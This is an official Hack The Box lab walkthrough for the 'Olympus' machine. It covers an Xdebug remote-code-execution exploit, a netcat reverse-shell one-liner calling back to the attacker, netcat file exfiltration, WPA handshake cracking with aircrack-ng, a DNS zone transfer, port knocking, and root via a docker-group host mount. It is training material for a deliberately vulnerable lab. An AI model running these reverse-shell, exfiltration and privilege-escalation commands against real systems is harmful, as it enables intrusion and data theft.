Hack The Box
PEN-TESTING LABS

Olympus

22nd September 2018 / Document No D18.100.18

Prepared By: Alexander Reid (Arrexel)
Machine Author: OscarAkaElvis
Difficulty: Medium
Classification: Official

Hack The Box Ltd
38 Walton Road
Folkestone, Kent
CT19 5QS, United Kingdom
Company No. 10826193

SYNOPSIS

Olympia is not overly difficult, however there are many steps involved in getting access to the main system. There is a heavy focus on the use of Docker, with a variety of topics and techniques along the way.

Skills Required

- Intermediate knowledge of Linux
- Basic understanding of Docker


Skills Learned

- Exploiting Xdebug
- Identifying Docker instances
- Cracking WPA handshakes
- Gathering information through zone transfers
- Abusing Docker permissions

Hack The Box Ltd
38 Walton Road
Folkestone, Kent
CT19 5QS, United Kingdom
Company No. 10826193

Enumeration

Nmap



Nmap finds several open ports. As port 22 is filtered, and there is a secondary SSH service, there is potentially a container system such as docker running on the target.

Hack The Box Ltd
38 Walton Road
Folkestone, Kent
CT19 5QS, United Kingdom
Company No. 10826193

Exploitation

Xdebug

Exploit: https://github.com/vulhub/vulhub/tree/master/php/xdebug-rce

Looking at the HTTP headers reveals Xdebug 2.5.5 is running on the target, which has a remote code execution vulnerability. Using the above exploit, an initial shell is achieved.

```
root@kali:~/Desktop/writeups/olympus# python3 exp.py -t http://10.10.10.83/index
.php -c 'exec("rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc 10.10.14.7
1234 >/tmp/f");'
```

```
root@kali:~# nc -nvlp 1234
listening on [any] 1234 ...
connect to [10.10.14.7] from (UNKNOWN) [10.10.10.83] 53068
/bin/sh: 0: can't access tty; job control turned off
$ id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
$
```

The presence of the file **/.dockerenv** suggests that the shell is inside a Docker container. A bit of searching around the filesystem reveals a **captured.cap** file in the airgeddon installation at **/home/zeus**, which can be transferred by running **nc -lp 1235 > captured.cap** on the attacking machine and **nc -w 3 LAB_IP 1235 < captured.cap** on the target.

```
$ ls -lah
total 304K
drwxr-xr-x 1 zeus zeus 4.0K Apr  8 17:31 .
drwxr-xr-x 1 zeus zeus 4.0K Apr  8 10:56 ..
-rw-r--r-- 1 zeus zeus 291K Apr  8 12:48 captured.cap
-rw-r--r-- 1 zeus zeus   57 Apr  8 17:30 papyrus.txt
$ nc -w 3 10.10.14.7 1235 < captured.cap
$ md5sum captured.cap
2a86b639f23067dd95a5e0b5f616ef20  captured.cap
$ pwd
/home/zeus/airgeddon/captured
```

Hack The Box Ltd
38 Walton Road
Folkestone, Kent
CT19 5QS, United Kingdom
Company No. 10826193

Aircrack-ng

Running **aircrack-ng captured.cap** reveals an ESSID of **Too_cl0se_to_th3_Sun**. Attempting to crack the WPA password outputs **flightoficarus**.

```
root@kali:~/Desktop/writeups/olympus# aircrack-ng captured.cap
Opening captured.cap
Read 6498 packets.

   #  BSSID              ESSID                     Encryption

   1  F4:EC:38:AB:A8:A9  Too_cl0se_to_th3_Sun      WPA (1 handshake)
```

```
root@kali:~/Desktop/writeups/olympus# aircrack-ng -a 2 -b F4:EC:38:AB:A8:A9 -w /
root/Desktop/wordlists/rockyou.txt captured.cap
```

```
[00:05:58] 5306016/9822768 keys tested (15173.70 k/s)

Time left: 4 minutes, 57 seconds                          54.02%

                  KEY FOUND! [ flightoficarus ]
```

A bit of guesswork is involved in the next step. Using the credentials **icarus:Too_cl0se_to_th3_Sun** it is possible to connect via SSH to the service on port 2222. Checking the root directory reveals it is another Docker container.

```
root@kali:~/Desktop/writeups/olympus# ssh icarus@10.10.10.83 -p 2222
icarus@10.10.10.83's password:
Last login: Sun Apr 15 16:44:40 2018 from 10.10.14.4
icarus@620b296204a3:~$ ls -lah /
total 72K
drwxr-xr-x   1 root root 4.0K Apr  8 13:19 .
drwxr-xr-x   1 root root 4.0K Apr  8 13:19 ..
-rwxr-xr-x   1 root root    0 Apr  8 13:19 .dockerenv
```

Hack The Box Ltd
38 Walton Road
Folkestone, Kent
CT19 5QS, United Kingdom
Company No. 10826193

Zone Transfer & Port Knocking

Checking the file **help_of_the_gods.txt** on the new container finds a **ctfolympus.htb** domain. Attempting a zone transfer with **dig axfr @10.10.10.83 ctfolympus.htb** outputs several integers and what appears to be a username (prometheus) and password (St34l_th3_F1re!).

```
root@kali:~/Desktop/writeups/olympus# dig axfr @10.10.10.83 ctfolympus.htb

; <<>> DiG 9.11.4-2-Debian <<>> axfr @10.10.10.83 ctfolympus.htb
; (1 server found)
;; global options: +cmd
ctfolympus.htb.         86400   IN      SOA     ns1.ctfolympus.htb. ns2.ctfolymp
us.htb. 2018042301 21600 3600 604800 86400
ctfolympus.htb.         86400   IN      TXT     "prometheus, open a temporal por
tal to Hades (3456 8234 62431) and St34l_th3_F1re!"
```

Port knocking 3456, 8234 and 62431 will open the SSH service on port 22 for 10 seconds, allowing for access as the **prometheus** user.

```
root@kali:~/Desktop/writeups/olympus# for x in 3456 8234 62431; do nmap -Pn --sc
an-delay 0.2 --max-retries 0 -p $x 10.10.10.83; done
```

```
root@kali:~/Desktop/writeups/olympus# ssh prometheus@10.10.10.83
The authenticity of host '10.10.10.83 (10.10.10.83)' can't be established.
ECDSA key fingerprint is SHA256:8TR2+AWSBT/c5mrjpDotoEYu0mEy/jCzpuS79d+Z0oY.
Are you sure you want to continue connecting (yes/no)? yes
Warning: Permanently added '10.10.10.83' (ECDSA) to the list of known hosts.
prometheus@10.10.10.83's password:

Welcome to

    )         (
 ( /(     )   )\ )   (
 )\()) ( /(  (()/(  ))\ (
((_)\  )(_))  ((_))/((_)\
| |(_)((_)_   _| |(_)) ((_)
| ' \ / _` |/ _` |/ -_)(_-<
|_||_|\__,_|\__,_|\___|/__/

prometheus@olympus:~$ ls -lah /
total 84K
drwxr-xr-x  22 root root 4.0K Apr  2 13:48 .
drwxr-xr-x  22 root root 4.0K Apr  2 13:48 ..
drwxr-xr-x   2 root root 4.0K Apr 15 07:16 bin
drwxr-xr-x   3 root root 4.0K Apr 15 07:16 boot
drwxr-xr-x  17 root root 3.1K Sep 23 15:59 dev
```

Hack The Box Ltd
38 Walton Road
Folkestone, Kent
CT19 5QS, United Kingdom
Company No. 10826193

Privilege Escalation

Docker Privileges

Running **id** reveals that the **prometheus** user is part of the **docker** group. As Docker requires root permissions, it is possible to leverage this to mount the filesystem in a container and execute commands as root.

```
prometheus@olympus:~$ id
uid=1000(prometheus) gid=1000(prometheus) groups=1000(prometheus),24(cdrom),25(f
loppy),29(audio),30(dip),44(video),46(plugdev),108(netdev),111(bluetooth),999(do
cker)
```

Running **docker images --all** lists available images on the system. Using the **olympia** image, root access is achieved.

```
prometheus@olympus:~$ docker run --rm -v /:/hostOS -ti olympia sh
# id
uid=0(root) gid=0(root) groups=0(root)
# ls /root
# chroot hostOS /bin/sh
# ls /root
root.txt
```